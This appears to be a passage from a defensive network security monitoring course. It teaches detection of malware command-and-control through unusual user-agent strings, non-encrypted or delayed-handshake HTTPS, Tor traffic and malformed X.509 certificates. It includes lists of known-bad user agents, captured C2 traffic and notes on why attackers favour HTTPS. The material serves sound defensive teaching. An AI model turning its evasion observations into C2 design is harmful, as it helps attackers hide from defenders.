- **User-Agent: Microsoft-CryptoAPI/6.0**

Common User Agent Substrings

You may view some normal user agents by typing the following in a Sec-511-Linux terminal:

```
$ strings /pcaps/normal/http/normal-user-agent.pcap | grep "User-Agent:"
```

If you'd like a higher-fidelity approach, you may also use Tshark:

```
$ tshark -nr /pcaps/normal/http/normal-user-agent.pcap -Y "http.user_agent" -Tfields -e http.user_agent
```

This tells Tshark to identify all http traffic with a user_agent field and then print only the values of the fields specified (the user_agent itself).

We will describe how to use the Zeek/Bro IDS to identify HTTP user agents shortly.

Windows Versions in User Agent Strings

Microsoft uses the following "NT" release versions to indicate OS versions:

- Windows NT 10.0: Windows 10/Server 2016
- Windows NT 6.3: Windows 8.1/Server 2012 R2
- Windows NT 6.2: Windows 8/Server 2012
- Windows NT 6.1: Windows 7/Server 2008 R2
- Windows NT 6.0: Windows Vista/Server 2008
- Windows NT 5.2: Windows Server 2003 R2
- Windows NT 5.1: Windows XP/Server 2003¹

Windows Versions in User Agent Strings

Microsoft refers to its operating systems by the "NT" version number. This shows up in a number of places, including user agent strings. This information is helpful for analyzing user agent strings and determining the client's operating system.

Let's break down one of the user agents shown on the previous slide: User-Agent : Mozilla/5.0 (Windows NT 6.1; Win64; x64; Trident/7.0; rv:11.0) like Gecko.

Token	Description
Mozilla/5.0	Application name and version. For historical reasons, Internet Explorer identifies itself as a Mozilla browser.
Windows NT 6.1	The Platform token identifies the operating system and version. The example token indicates Windows 7.
Trident/7.0	The Trident token identifies the version of MSHTML (Trident).
rv:11.0	The revision token indicates the version of IE11.
like Gecko	The Gecko token has been added to highlight improved consistency with other browsers. ²

References:

[1] Operating System Version | Microsoft Docs <https://sec511.com/5q>

[2] Understanding user-agent strings (Internet Explorer) | Microsoft Docs <https://sec511.com/5o>

Abnormal HTTP User Agents

These are not normal:

- **User-Agent: getURLDown**
- **User-Agent: loadMM**
- **User-Agent: POSTtj**
- **User-Agent: Downloader MLR 1.0.0**
- **User-Agent: FULLSTUFF**
- **User-Agent: GaurdMailRu**
- **User-Agent: GuardMailRu**

Abnormal HTTP User Agents

You may view the "not normal" user agents by typing the following in a Sec-511-Linux terminal:

```
$ strings /pcaps/tijcont.pcap | grep "User-Agent:"
```

```
$ strings /pcaps/fraudpack.pcap | grep "User-Agent:"
```

As a bonus exercise, can you locate other abnormal user agents in the /pcaps directory?

Tracking User Agents

Many signature-based NIDS compile a list of "known bad" user agents and alert

- While useful, this is blacklisting, which will fail

An alternative approach:

- Use Zeek/Bro to capture all user agent strings sent on your network
- Ignore anything containing *Mozilla*, *Opera*, or *Microsoft-CryptoAPI*
- Sort from least common to most common
- Inspect the rarest agent strings

Is this approach perfect?

- Of course, some types of malware can evade this check and/or use actual legitimate user agent strings
- It is a *very* useful approach

Tracking User Agents

You may be thinking: "But malware can trivially evade this check by using one of those strings, or even better: Use a fully legitimate user agent, such as 'User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; Trident/7.0; rv:11.0) like Gecko'".

This is true, and some malware does exactly that. But many types of malware do not. If we have a fast and simple approach that proves highly useful, we should use it.

Remember our discussion of the Perfect Solution fallacy: Just because a solution is not perfect does not mean it should not be used, *especially when no perfect NSM solution exists*.

Our Approach on the Contagio Crimeware Pcap Collection

```
Terminal - student@Sec-511-Linux: /labs/contagio-user-agents
File Edit View Terminal Go Help
[/labs/contagio-user-agents]$ cat http.log | bro-cut user_agent | egrep -v "Mozilla|Opera|Microsoft-CryptoAPI" | sort | uniq -c | sort -n
 1 Google page
 1 Java/1.6.0_26
 1 JNLP/6.0 javaws/1.6.0_13 (b03) Java/1.6.0_13
 1 MSDW
 1 POSTtj
 2 contype
 2 getURLDown
 2 loadMM
 2 mozilla/4.0 (compatible; msie 7.0; windows nt 5.1; trident/4.0; ...)
 2 Update
 3 fking
 3 Microsoft Internet Explorer
 5 mozilla/4.0 (compatible; msie 8.0; windows nt 5.1; trident/4.0; ...)
 7 \x2d
 8 KUKU v5.06exp =9355466431
 9 Alina v5.3
11 Microsoft BITS/6.6
17 Windows-Update-Agent
18 cpuminer 2.2.3
68 -
165 cgminer 2.7.5
[/labs/contagio-user-agents]$
```

Our Approach on the Contagio Crimeware Pcap Collection

The Contagio pcap collection is available here: <https://sec511.com/4k>.

Contagio contains dozens of malicious pcaps, including crimeware and APT. The pcaps are quite useful for honing NSM skills.

Type the following in a Sec-511-Linux terminal to view the output above. Warning: The file "http.log" contains offensive terms, such as the redacted term shown above.

```
$ cat /labs/contagio-user-agents/http.log | bro-cut user_agent |
egrep -v "Mozilla|Opera|Microsoft-CryptoAPI" | sort | uniq -c | sort
-n
```

Let's break that command down:

Send the file http.log to the bro-cut command, and print the user_agent field: `cat http.log | bro-cut user_agent`

Remove any string containing Mozilla or Opera or Microsoft-CryptoAPI (case sensitive): `egrep -v "Mozilla|Opera|Microsoft-CryptoAPI"`

Sort the results, select unique lines preceded by an entry count, and then sort numerically from low to high: `sort | uniq -c | sort -n`

Another Method: Identify the Shortest User-Agents

Here's another method: Search for the shortest User-Agents:

```
$ strings /pcaps/tijcont.pcap | grep User-Agent | sort
-u | awk '{print length, $0;}' | sort -nr
```

Syntax is described in the notes

```
Terminal - student@Sec-511-Linux: /
File Edit View Terminal Go Help
[/$ strings /pcaps/tijcont.pcap | grep User-Agent | sort -u | awk '{print length,
$0;}' | sort -nr
159 User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1; Trident/4.0;
.NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.04506.648; .NET CLR 3.5.210
22)
22 User-Agent: getURLDown
18 User-Agent: POSTtj
18 User-Agent: loadMM
[/$
```

Another Method: Identify the Shortest User-Agents

Here's another method: Search for the shortest User-Agents:

```
$ strings /pcaps/tijcont.pcap | grep User-Agent | sort -u | awk
'{print length, $0;}' | sort -nr
```

Let's break that command down:

Command	Description
<code>strings /pcaps/tijcont.pcap</code>	Find all printable strings in /pcaps/tijcont.pcap.
<code>grep User-Agent</code>	Search for "User-Agent."
<code>sort -u</code>	Sort all occurrences, then identify unique occurrences.
<code>awk '{print length, \$0;}'</code>	Print the length of each User-Agent, followed by the agent itself.
<code>sort -nr</code>	Sort based on the numeric count of the previous step.

This syntax will come in handy for the final exercise today, as well as during 511.6.

Course Roadmap

- Day 1: Current State Assessment, SOCs, and Security Architecture
- Day 2: Network Security Architecture
- **Day 3: Network Security Monitoring**
- Day 4: Endpoint Security Architecture
- Day 5: Automation and Continuous Security Monitoring
- Day 6: Capstone: Design, Detect, Defend

NETWORK SECURITY MONITORING

1. Getting Started
2. Network Security Monitoring Overview
3. Evolution of NSM
4. The NSM Toolbox
5. NIDS Design
6. Analysis Methodology
7. NSM Data Sources
8. Exercise: Pcap Strings and File Carving - Zeek/Bro
9. Practical NSM Issues
10. Cornerstone NSM
11. Exercise: Sguil Service-Side Analysis
12. Tracking .EXEs
13. Identifying Command and Control Traffic
14. Tracking User Agents
15. **C2 via HTTPS**
16. Tracking Encryption Certificates
17. 511.3 Final Exercise

Course Roadmap

Our next section describes detecting C2 via HTTPS.

C2 via HTTPS

Malware is increasingly using HTTPS for C2

- Or pretending to, as we'll see shortly

HTTPS makes a great C2 channel

- It's usually allowed outbound
- It blends in with normal user traffic
- It's usually ignored

C2 via HTTPS

If you'd like to "hide in plain sight," HTTPS makes a fine protocol. It is usually allowed outbound via firewalls and is usually ignored. A perfect combination for C2!

Non-Encrypted HTTPS (I)

- Sending unencrypted data via port 443 is a common C2 technique
- Many sites allow 443 outbound and do not inspect it
 - "It's encrypted, so why bother?"
- Cornerstone defensible network concept: Enforce protocol compliance on all HTTPS traffic
 - Block and alert non-conforming traffic

Non-Encrypted HTTPS (I)

Malware often uses port 443, even for non-SSL/TLS traffic. Why? It's often allowed out without any inspection, and it's often ignored.

It is best practice to enforce protocol compliance on HTTPS traffic with the use of a proxy, and block/alert non-SSL/TLS traffic that attempts to use port 443.

Non-Encrypted HTTPS (2)

No.	Time	Source	Destination	Protocol	Info
60	189.914990	10.0.2.15	199.192.156.1	TCP	1385 > 443 [SYN] Seq=0 Win=64240 Len=0 MSS=14
61	190.004460	199.192.156.1	10.0.2.15	TCP	443 > 1385 [SYN, ACK] Seq=0 Ack=1 Win=65535 L
62	190.004611	10.0.2.15	199.192.156.1	TCP	1385 > 443 [ACK] Seq=1 Ack=1 Win=64240 Len=0
63	190.004955	10.0.2.15	199.192.156.1	SSL	Continuation Data
64	190.005165	199.192.156.1	10.0.2.15	TCP	443 > 1385 [ACK] Seq=1 Ack=130 Win=65535 Len=
65	190.005247	10.0.2.15	199.192.156.1	SSL	Continuation Data
66	190				
67	198				
68	198				Stream Content
69	198				POST /bbs/info.asp HTTP/1.1
70	198				Host: 199.192.156.134:443
71	198				Content-Length: 1305
					Connection: Keep-Alive
					Cache-Control: no-cache
					3D333531501A7770c.....
					Windows IP Configuration
					Host Name : XPSP3-Ofc2007-ReaderX
					Primary Dns Suffix :

Non-Encrypted HTTPS (2)

Wireshark is often fooled by this type of traffic. Note the protocol is listed as "SSL" for packets 63 and 65. There is no SSL here!

You may view this pcap by typing the following in a Sec-511-Linux terminal:

```
$ wireshark /pcaps/mswab-yayih.pcap &
```

Then click on packet 60, right-click, and select "Follow TCP Stream."

SSL/TLS without HTTPS

- HTTPS uses SSL/TLS
- Non-HTTPS network traffic using SSL/TLS (and a pre-shared key instead of an x.509 key exchange) should be closely watched
 - This is a common encrypted malware C2 channel
- Legitimate SSL/TLS tunnels will match (and can later be ignored)
- Also look for HTTPS that sends the “Client Hello” packet much later than normal

SSL/TLS without HTTPS


Normal HTTPS will include the SSL/TLS handshake, which includes downloading an X.509 certificate.

SSL/TLS VPNs can skip the handshake, as does some malware. These often use a pre-shared key (embedded in the malware itself), to avoid an x.509 certificate exchange.

It is best to identify all such tunnels and ignore the legitimate ones. This includes any form of tunnel, including SSL/TLS tunnels.

Another common malware behavior: download an executable via TCP port 443, followed by the x.509 certificate (often hundreds of packets later), followed by SSL/TLS. These connections begin as non-SSL/TLS, and then switch over much later than normal.

The HTTPS SSL/TLS Handshake



The HTTPS SSL/TLS Handshake

IBM has a great summary of the SSL/TLS exchange; malware often skips these steps:

The SSL or TLS client sends a "client hello" message that lists cryptographic information such as the SSL or TLS version and, in the client's order of preference, the CipherSuites supported by the client. The message also contains a random byte string that is used in subsequent computations. The protocol allows for the "client hello" to include the data compression methods supported by the client.

The SSL or TLS server responds with a "server hello" message that contains the CipherSuite chosen by the server from the list provided by the client, the session ID, and another random byte string. The server also sends its digital certificate. If the server requires a digital certificate for client authentication, the server sends a "client certificate request" that includes a list of the types of certificates supported and the Distinguished Names of acceptable Certification Authorities (CAs).¹

Reference:

[1] IBM Knowledge Center – An Overview of the SSL or TLS Handshake, <https://sec511.com/5y>

Normal HTTPS

- The Client Hello is the 4th packet, directly following the 3-way TCP handshake
 - Three-way TCP handshake -> x.509 key exchange->SSL

1	0.000000	10.5.11.120	74.125.225.116	TCP	74 59018 → 443 [SYN] Seq=1865902140 Win=65535 Len=0 MSS=1460 SACK_PERM=1
2	0.043249	74.125.225.116	10.5.11.120	TCP	60 443 → 59018 [SYN, ACK] Seq=1385636563 Ack=1865902141 Win=64240 Len=0
3	0.043311	10.5.11.120	74.125.225.116	TCP	54 59018 → 443 [ACK] Seq=1865902141 Ack=1385636564 Win=65535 Len=0
4	0.044379	10.5.11.120	74.125.225.116	TLSv1	234 Client Hello
5	0.044850	74.125.225.116	10.5.11.120	TCP	60 443 → 59018 [ACK] Seq=1385636564 Ack=1865902321 Win=64240 Len=0
6	0.093013	74.125.225.116	10.5.11.120	TLSv1	1472 Server Hello
7	0.093097	10.5.11.120	74.125.225.116	TCP	54 59018 → 443 [ACK] Seq=1865902321 Ack=1385637982 Win=65535 Len=0
8	0.093248	74.125.225.116	10.5.11.120	TCP	1472 443 → 59018 [PSH, ACK] Seq=1385637982 Ack=1865902321 Win=64240 Len=14
9	0.093304	10.5.11.120	74.125.225.116	TCP	54 59018 → 443 [ACK] Seq=1865902321 Ack=1385639400 Win=65535 Len=0
10	0.093499	74.125.225.116	10.5.11.120	TLSv1	767 Certificate, Server Key Exchange, Server Hello Done
11	0.093559	10.5.11.120	74.125.225.116	TCP	54 59018 → 443 [ACK] Seq=1865902321 Ack=1385640113 Win=65535 Len=0
12	0.098137	10.5.11.120	74.125.225.116	TLSv1	212 Client Key Exchange, Change Cipher Spec, Encrypted Handshake Message
13	0.098330	74.125.225.116	10.5.11.120	TCP	60 443 → 59018 [ACK] Seq=1385640113 Ack=1865902479 Win=64240 Len=0
14	0.144216	74.125.225.116	10.5.11.120	TLSv1	280 New Session Ticket, Change Cipher Spec, Encrypted Handshake Message

Normal HTTPS

In HTTPS, the Client Hello packet normally follows immediately after the TCP handshake. Then the remainder of the SSL/TLS handshake (shown in the previous slide) follows immediately.

You may view this PCAP by typing the following command in your Security 511 Linux VM:

```
$ wireshark /pcaps/https.pcap
```

We will compare/contrast this PCAP with a malicious one the following slide.

Malicious HTTPS

- SSL/TLS connections with delayed x.509 exchanges are highly suspicious
- This is a Metasploit payload, transferred via TCP port 4444
- Once the payload is downloaded and executed: an X.509 key exchange begins on the same socket pair, beginning in packet 186
 - Three way TCP handshake -> payload download -> X.509 key exchange

182	90.391467	10.5.11.173	10.99.99.189	TCP	60 49165 → 4444 [ACK] Seq=3130975851 Ack=1131789336 Win=65536 Len=0
183	90.391471	10.99.99.189	10.5.11.173	TLSv1	14654 [Packet size limited during capture]
184	90.391948	10.99.99.189	10.5.11.173	TLSv1	553 Ignored Unknown Record
185	90.391952	10.5.11.173	10.99.99.189	TCP	60 49165 → 4444 [ACK] Seq=3130975851 Ack=1131791295 Win=65536 Len=0
186	91.928825	10.5.11.173	10.99.99.189	TLSv1	140 Client Hello
187	91.930047	10.99.99.189	10.5.11.173	TCP	60 4444 → 49165 [ACK] Seq=1131791295 Ack=3130975937 Win=29312 Len=0
188	91.931689	10.99.99.189	10.5.11.173	TLSv1	1351 Server Hello, Certificate, Server Key Exchange, Server Hello Done
189	91.944655	10.5.11.173	10.99.99.189	TLSv1	252 Client Key Exchange, Change Cipher Spec, Encrypted Handshake Message
190	91.946536	10.99.99.189	10.5.11.173	TLSv1	304 New Session Ticket, Change Cipher Spec, Encrypted Handshake Message

In this case: the PCAP shows the TCP three-way handshake, a bunch of non-SSL/TLS data (a malicious payload), followed by the SSL/TLS Client Hello at packet 186.


This is very common behavior for a variety of malware, especially penetration testing frameworks such as Metasploit, Core Impact, etc.

If you'd like to view this PCAP, open Sguil, the event occurred on 2017-05-02 at 20:07:04.


RT	1	sec-511-linux-eth0	4.52	2017-05-02 20:06:29	10.99.99.8	50300	10.5.11.173	445	6	PADS New Asset - unknown@microsoft-ds
RT	1	sec-511-linux-eth0	4.53	2017-05-02 20:06:29	10.99.99.8	50300	10.5.11.173	445	6	PADS Changed Asset - smb Windows SMB
RT	1	sec-511-linux-eth0-1	3.102	2017-05-02 20:06:31	10.5.11.173	445	10.99.99.8	50300	6	ET EXPLOIT Possible ETERNALBLUE MS17-010 Echo Response
RT	6	sec-511-linux-eth0-1	3.103	2017-05-02 20:06:46	10.5.11.173	445	10.99.99.8	50300	6	ET EXPLOIT Possible DOUBLEPULSAR Beacon Response
RT	1	sec-511-linux-eth0	4.56	2017-05-02 20:07:04	10.5.11.173	49165	10.99.99.189	4444	6	PADS Changed Asset - ssl Generic TLS 1.0 SSL
RT	1	sec-511-linux-eth0	4.57	2017-05-02 20:10:44	10.5.100.100	60493	13.78.188.147	443	6	PADS Changed Asset - unknown@https
RT	241	sec-511-linux-eth0-1	3.110	2017-05-02 20:11:33	10.5.11.44	50008	10.5.11.10	139	6	GPL NETBIOS SMB IPC\$ unicode share access
RT	3	sec-511-linux-eth0	4.58	2017-05-02 20:11:42	10.5.11.44	57302	10.5.11.10	53	17	PADS Changed Asset - domain DNS SQR No Error

Follow TCP Stream

HTTPS



Meterpreter bind_tcp



Follow TCP Stream

The difference between the two is obvious when you use Wireshark's "Follow TCP Stream" functionality.

The HTTPS traffic on the left shows signs of the key exchange, including unencoded parts of the X.509 certificate, including "Google Internet Authority."

Metasploit's Meterpreter shows that far later, after showing a DOS executable. This is highly suspicious for "HTTPS" traffic!

Many types of malware act as Metasploit Meterpreter does.

Tor C2

- Tor is often used for C2
 - Formerly "The Onion Router," but now just "Tor"
 - *Tor is a network of virtual tunnels that allows people and groups to improve their privacy and security on the Internet.*¹
- Detecting Tor is a critical NSM skill
- Tor often uses well-formed HTTPS and SSL
 - We can still identify it!



Tor C2

Malware is increasingly using Tor for "privacy and security," just as humans do. Tor often uses well-formed HTTPS and SSL, which is designed to be interpreted as "normal" HTTPS traffic. It is usually allowed outbound through firewalls and is usually ignored.

Reference:

[1] Tor Project: Overview, <https://sec511.com/53>


Tor HTTPS

- Wireshark sees nothing wrong with the TLS handshake
- Follow TCP Stream is interesting...
- Let's track encryption certificates!

Protocol	Info
TCP	2154 > 443 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1
TCP	443 > 2154 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460 SACK_PERM=1
TCP	2154 > 443 [ACK] Seq=1 Ack=1 Win=64240 Len=0
TLsv1	Client Hello
TCP	443 > 2154 [ACK] Seq=1 Ack=209 Win=64240 Len=0
TLsv1	Server Hello, Certificate, Server Key Exchange, Server Hello Done
TLsv1	Client Key Exchange, Change Cipher Spec, Encrypted Handshake Message
TCP	443 > 2154 [ACK] Seq=934 Ack=407 Win=64240 Len=0
TLsv1	Change Cipher Spec, Encrypted Handshake Message
TLsv1	Encrypted Handshake Message
TCP	443 > 2154 [ACK] Seq=993 Ack=604 Win=64240 Len=0
TLsv1	Encrypted Handshake Message, Encrypted Handshake Message

```

.....P..fDA.....#.n..F.*..{..o.?i...
...9.8.....5.....3.2...../.....
.....
.....d.....www.a4grdymgccamccd.com.
..4.2.....
.....
.....#.1...P...
9.....0..0.*.....F.....
..*.H..
.....011.0..U...www.wrurwhetae2j4x4.com0..
121224021039Z.
131224021039Z0%1#0!..U...www.pj6emepdpdle2sbsmi.net0..0
    
```



Tor HTTPS

You may view this pcap by typing the following in a Sec-511-Linux terminal:

```
$ wireshark /pcaps/tbot.pcap &
```

Then type the following Wireshark display filter: `tcp.stream eq 11`

Then right-click on any packet and select "Follow TCP Stream."

Course Roadmap

- Day 1: Current State Assessment, SOCs, and Security Architecture
- Day 2: Network Security Architecture
- **Day 3: Network Security Monitoring**
- Day 4: Endpoint Security Architecture
- Day 5: Automation and Continuous Security Monitoring
- Day 6: Capstone: Design, Detect, Defend

NETWORK SECURITY MONITORING

1. Getting Started
2. Network Security Monitoring Overview
3. Evolution of NSM
4. The NSM Toolbox
5. NIDS Design
6. Analysis Methodology
7. NSM Data Sources
8. Exercise: Pcap Strings and File Carving - Zeek/Bro
9. Practical NSM Issues
10. Cornerstone NSM
11. Exercise: Sguil Service-Side Analysis
12. Tracking .EXEs
13. Identifying Command and Control Traffic
14. Tracking User Agents
15. C2 via HTTPS
- 16. Tracking Encryption Certificates**
17. 511.3 Final Exercise

Course Roadmap

Our next section describes Tracking Encryption Certificates.

Tracking Encryption Certificates

- Malware is increasingly using encryption to evade signature-based detection
- It often mimics logged-in users by using HTTPS to download content
- Malware often takes shortcuts
 - Broken SSL/TLS chains of trust
 - X.509 certificates with missing information
- These methods are easy to detect!

Tracking Encryption Certificates

Malware is increasingly using encryption to evade signature-based detection. By tracking X.509 certificates, we can spot anomalies such as broken chains of trust, overly short certificates, and/or certificates with missing information.

Some sites track all X.509 certificates and report when new ones appear. This can be time-consuming but can also prove valuable when fighting the advanced persistent threat.

Public Key Certificates

- A public key certificate (AKA digital certificate) contains the public key of a server, user, or application, plus additional information
 - Issuer (VeriSign, Thawte, GoDaddy, etc.)
 - Validity dates
 - Serial number and version
 - Subject (owner)
- The public key certificate binds the public key to its owner
- The certificate is digitally signed by the issuer
- X.509 is the most popular form of public key certificate

Public Key Certificates

The X.509 standard describes a popular form of public key certificates; see <https://sec511.com/5b>.

X.509 certificates are signed by the issuing Certificate Authority (or intermediary). X.509 certificates may be validated by decrypting the signature with the CA's public key and then verifying it.

X.509 describes a hierarchical model of trust, with trusted root certificates at the top of the trust chain. This differs from distributed models such as the web of trust, used by Pretty Good Privacy, as we will discuss shortly.

Spot the Difference

One of these X.509 certificates is valid; one is not

- Which is suspicious?

```

Certificate:
    Data:
        Version: 3 (0x2)
        Serial Number:
            01:35:cd:5a:c5:96:fc:6b
        Signature Algorithm: sha1withRSAEncryption
        Issuer: CN=www.thejutsyf.com
        Validity
            Not Before: Dec 24 02:40:02 2012 GMT
            Not After : Dec 24 02:40:02 2013 GMT
        Subject: CN=www.cloudappfjy9h2h.net
        Subject Public Key Info:
            Public Key Algorithm: rsaEncryption
            Public-Key: (1024 bit)
            Modulus:
                00:a0:1d:09:50:35:a7:3c:cc:0d:af:b9:06:0a:bd:
                2e:b1:ea:00:14:09:80:fd:2f:3d:0b:05:5e:c3:0f:
                67:3e:7d:f4:1a:d1:a4:4a:23:7f:aa:91:f5:2b:f9:
                ac:00:73:bf:32:0f:32:37:0a:0b:1a:1a:03:0b:0f:
                fa:f7:de:a4:5d:bd:ea:a0:d4:f7:57:3d:2e:06:0c:
                4d:de:71:f5:82:af:24:98:0f:fa:2a:2d:01:9f:ea:
                86:a6:a1:af:09:72:5a:fa:1a:02:3a:ac:d6:fa:a8:
                86:05:06:fa:0e:70:15:5e:00:16:09:55:e1:3c:5b:
                2f:b5:67:b0:20:37:52:fa:71
            Exponent: 65537 (0x10001)
        Signature Algorithm: sha1withRSAEncryption
        94:6d:c0:cc:0d:f2:25:2e:a0:44:03:19:cc:fe:f5:af:51:47:
        4d:42:04:7c:07:0a:6d:14:06:05:b4:91:7f:14:cf:5a:ba:a6:
        f3:5c:9c:12:2a:0a:96:2e:4c:15:04:ac:c2:98:d0:a0:30:0b:
        23:73:bf:b0:7c:a8:55:6c:f6:76:0f:5f:c7:6c:a0:03:c4:83:
        00:6c:0e:03:b4:d4:4d:20:a5:34:53:c3:b6:29:0c:da:e9:32:
        0b:e2:5b:07:08:71:16:b2:60:07:64:00:00:05:00:dc:3c:7b:
        0d:0b:48:54:dd:a8:0c:22:5f:de:ae:19:e1:9d:88:ba:58:e0:
        cb:45
  
```

```

Certificate:
    Data:
        Version: 3 (0x2)
        Serial Number:
            7322 (0x1f0a)
        Signature Algorithm: sha1withRSAEncryption
        Issuer: CN=SANTrust, Inc., CN=SANTrust, SLL, CA
        Validity
            Not Before: Jan 01 17:52:00 2012 GMT
            Not After : Mar  4 12:38:00 2014 GMT
        Subject: CN=SANTrust, CN=SANTrust, CN=SANTrust, C=US, ST=California, L=Mountain View, O=Mountain Corporation
        Subject Public Key Info:
            Public Key Algorithm: rsaEncryption
            Public-Key: (1024 bit)
            Modulus:
                00:a0:1d:09:50:35:a7:3c:cc:0d:af:b9:06:0a:bd:
                2e:b1:ea:00:14:09:80:fd:2f:3d:0b:05:5e:c3:0f:
                67:3e:7d:f4:1a:d1:a4:4a:23:7f:aa:91:f5:2b:f9:
                ac:00:73:bf:32:0f:32:37:0a:0b:1a:1a:03:0b:0f:
                fa:f7:de:a4:5d:bd:ea:a0:d4:f7:57:3d:2e:06:0c:
                4d:de:71:f5:82:af:24:98:0f:fa:2a:2d:01:9f:ea:
                86:a6:a1:af:09:72:5a:fa:1a:02:3a:ac:d6:fa:a8:
                86:05:06:fa:0e:70:15:5e:00:16:09:55:e1:3c:5b:
                2f:b5:67:b0:20:37:52:fa:71
            Exponent: 65537 (0x10001)
        Signature Algorithm: sha1withRSAEncryption
        94:6d:c0:cc:0d:f2:25:2e:a0:44:03:19:cc:fe:f5:af:51:47:
        4d:42:04:7c:07:0a:6d:14:06:05:b4:91:7f:14:cf:5a:ba:a6:
        f3:5c:9c:12:2a:0a:96:2e:4c:15:04:ac:c2:98:d0:a0:30:0b:
        23:73:bf:b0:7c:a8:55:6c:f6:76:0f:5f:c7:6c:a0:03:c4:83:
        00:6c:0e:03:b4:d4:4d:20:a5:34:53:c3:b6:29:0c:da:e9:32:
        0b:e2:5b:07:08:71:16:b2:60:07:64:00:00:05:00:dc:3c:7b:
        0d:0b:48:54:dd:a8:0c:22:5f:de:ae:19:e1:9d:88:ba:58:e0:
        cb:45
  
```




Spot the Difference

If you answered, "the short one," you win!

Behaviorally, spotting bogus X.509 certificates used by malware can be as easy as identifying the shortest examples.

Example X.509 Certificate

- The certificate for <https://www.google.com> is on the right
- Let's focus on the X.509 "issuer" field
 - CN: Common Name
 - O: Organization
 - C: Country
- Bro calls this field "issuer" in the `ssl.log`



Example X.509 Certificate

You surf to <https://www.google.com>. Your browser requests the server's digital certificate. It verifies the validity of the certificate via the digital signature.

The browser computes a hash based on the signature contents. It then uses the signing CA's public key to decrypt the digital signature generated by the CA, revealing the hash generated by the CA. Non-repudiation is proven if the hashes match: The certificate has not been changed (integrity), and the CA signed the certificate (authentication).

This is how "normal" HTTPS works. It turns out malware also uses HTTPS and often fudges the details shown above.

Normal X.509 issuer Fields

Here are the most common X.509 issuers used by the Alexa Top 500 internet sites:

- CN=Google Internet Authority G2,O=Google Inc,C=US
- serialNumber=07969287,CN=Go Daddy Secure Certification Authority,OU=http://certificates.godaddy.com/repository,O=GoDaddy.com\, Inc.,L=Scottsdale,ST=Arizona,C=US
- CN=VeriSign Class 3 Secure Server CA - G3,OU=Terms of use at https://www.verisign.com/rpa (c)10,OU=VeriSign Trust Network,O=VeriSign\, Inc.,C=US
- CN=DigiCert High Assurance CA-3,OU=www.digicert.com,O=DigiCert Inc,C=US
- CN=GeoTrust SSL CA,O=GeoTrust\, Inc.,C=US
- CN=RapidSSL CA,O=GeoTrust\, Inc.,C=US
- CN=Thawte SSL CA,O=Thawte\, Inc.,C=US
- CN=Cybertrust Public SureServer SV CA,O=Cybertrust Inc
- CN=GlobalSign Organization Validation CA - G2,O=GlobalSign nv-sa,C=BE

Normal X.509 issuer Fields

We connected to the Alexa Top 500 internet sites via SSL and saved our handiwork to /pcaps/normal/https/alexa-top-500.pcap. We then processed the pcap with Zeek/Bro:

```
$ bro -C -r /pcaps/normal/https/alexa-top-500.pcap
```

Note: The "-C" flag tells Zeek/Bro to ignore TCP checksums. We captured this pcap on the Sec511 Student Linux VM before the final checksum was calculated by the NIC. See the following site for more information about this issue: <https://sec511.com/60>.

We then processed Bro's "ssl.log", grabbing the issuer field:

```
$ cat ssl.log | bro-cut issuer | sort | uniq -c | sort -rn | less
```

Detecting Malware

- Many types of malware use certificates but often skimp on details
